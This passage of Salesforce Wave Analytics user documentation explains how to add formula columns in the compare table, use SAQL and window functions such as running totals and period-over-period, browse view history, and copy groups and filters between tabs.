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




When you reach the right-most column, the right arrow button becomes an add-column button. You can click the add-column button or use your keyboard's Enter key to add a new formula column.



You can also add columns directly from the compare table using the new add-column menu.



Choose **Add Formula Column** to add a column and open the column editor.

Use the new **Close** button to exit the column editor without applying changes to the column.

Create Calculated Columns Using the Compare Table

Use the Compare Table to define custom formulas with columns of data. View measures side by side, and perform math across the table's columns and rows.

1. Select **Compare Table** from the chart type gallery.



2. Add dimensions by clicking **Group**.

   Note: Null values that occur in the data are displayed as minus signs ("-").

3. Change the first measure by clicking the **cells** selection ("Count of Rows"). Add more measures by clicking the arrow in the measure column header and then selecting **Add a column**.



With the new column selected, click the **cells** selection to change the measure. You can also apply a filter by clicking the header of a measure column to select it and then clicking **Filter**.

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
INDUSTRY	CLOSE DATE (YEAR)	CLOSE DATE (MONTH)	COUNT OF ROWS A	CHANGE FROM PREVIOUS B	RANK C
Consumer	2015	11	1,737	9.66%	6
		10	1,584	0%	4
		12	1,566	-9.84%	3
	2016	01	1,725	10.15%	5
		02	1,440	-16.52%	2
		03	579	-59.79%	1
Fin Svcs	2015	12	6,423	4.08%	6
		11	6,171	20.29%	4
		10	5,130	0%	2
	2016	01	6,306	-1.82%	5

Dimension columns are on the left and measure columns are on the right. The measure columns are identified in formulas as A, B, C, and so on, with A being the far left measure column.

4. Add a measure column to hold a custom formula, and then select **Edit this column** from the drop-down menu.




In the **Formula** field, create formulas using operators from this table.

Note: Measure columns are identified by uppercase letters from left to right.

Symbol	Examples	Calculation
+	A+B, A+100	Addition, applied per row.
-	A-B, A-100	Subtraction, applied per row.
/	A/B, A/100	Division, applied per row.
*	A*B, A*100	Multiplication, applied per row.
( )	(B-A)/(A*100)	Parentheses for grouping operations.

In the column editor, you can enter SAQL formulas, including math functions, or choose a windowing function to calculate the values in the column. You can also name the column and choose a number format. If any of the formulas contain division by zero, the result is displayed as a minus sign ("-").


5. To use SAQL, enter it directly into the formula editor, then click Apply to see the result.




See the *Wave Analytics SAQL Reference for more information on writing SAQL*.

Note: The `percentile_desc` and `percentile_cont` functions can't be used in windowing functions entered in the formula editor.

6. To use a function, choose the function editor and then choose one of the windowing functions from the menu. After you configure the function, click Apply to see the result.




Switch to the formula editor to see the SAQL generated by the chosen function. You can edit the SAQL in the formula editor after generating it with a function just as if you'd written it.



Window Functions Available in the Compare Table


The compare table's function menu provides UI-based access to useful window functions, saving you the time of having to write them in SAQL. Once you choose a function, you can edit the generated SAQL in the formula editor.

Sliding Window




Applies an aggregate function to the current row with respect to a configurable range of rows. The function can be reset on a grouping defined in the table. Use the sliding window for calculating values such as running totals and moving average.

Percentage of Group



Calculates the percentage each row is of its group total, or of the grand total. The function can be reset on a grouping defined in the table.


Rank Within Group




Provides rank, dense rank, cumulative distribution, and row-number functions. Ranking can be reset on a grouping defined in the table.

The Order menu determines the direction of ranking based on the values being ranked. Ascending ranks the lowest value as number 1, while descending ranks the highest value as number 1.

Period Over Period




Compares periods of time to calculate changes in values. For example, year-over-year sales, or quarter-over-quarter closed opportunities, can be calculated by choosing the column and setting the granularity of the time period.



Always group data by year first, then (optionally) grouped by a finer granulation of time if available. Compound dates, if available, can be used directly with the period-over-period function. Examples of compound dates include "2016-01" (month of January 2016) and "2016-1" (first quarter of 2016). Comparisons can be shown as percentages or units.


Change from Previous

Compares the value of the current row with that of the previous row and calculates the difference. For example, to calculate the growth in number of accounts between the first and fourth quarters, choose the column showing number of accounts from **Column**. To restrict that calculation to each country, choose the country column from **Reset Group**.



Running Total


Calculates the total value of the current row summed with all previous rows. For example, to calculate the monthly total of closed opportunities as a running total, choose the column showing closed opportunities from **Column**. To calculate that running total within each region, choose the region column from **Reset Group**.



Return to the Initial View

Exploring your data can lead you down many paths. Not all of them are fruitful, and that's OK. To go back to the dashboard's original state, or just see those nifty animations again, you can use the reset option to quickly return to the initial view.

1. Click the **View History** button in the header.
   A sidebar lists a history of all the actions that you've taken in the lens.



2. Select any item in the list to go to that point. Or use the buttons to **Step Backward** and **Step Forward** through the list.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To view visualizations:
- "Use Wave Analytics"

Apply Groups and Filters by Copying and Pasting Using Your Browser's Clipboard

Sometimes you want to go multiple directions when exploring a dataset, such as trying different groupings or focusing on different angles. Instead of exploring linearly in a lens and using the history tool to backtrack and then branch off in a new direction, you can explore multiple directions at the same time by opening the same dataset in multiple Wave Analytics tabs. Then use explorer's copy and paste tools to replicate specific groupings and filters from one tab to another.

From the home page, each time you click a dataset, it opens in a new tab. The copy and paste tools in explorer are designed to be used when you have the same dataset in multiple tabs.

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USER PERMISSIONS

To view visualizations:
- "Use Wave Analytics"

1. If the chart type that you're viewing allows you to select a subset of data, make your selection by clicking or by clicking and dragging within the chart.
   Everything except your selected data is unavailable.
2. Click the **Actions** button.



3. Copy the selection to your browser's clipboard. Click **Copy** to capture the selected items in the clipboard. You can decide later whether to paste your selection as a group or as a filter. Click **Focus** to both capture the selected items in the clipboard and apply them as a filter to the current chart.
4. Switch to a different Wave Analytics tab that has the same dataset.
5. Click the **Actions** button.



6. Apply the selection from the clipboard to the current chart. Click **Paste as Group** to make the data display grouped by the selected dimensions. Click **Paste as Filter** to make the data display with your selection applied as a filter.

   To restore a chart to the full dataset, remove your selection by clicking  and then **Clear**.

View the Query Behind Your Lens

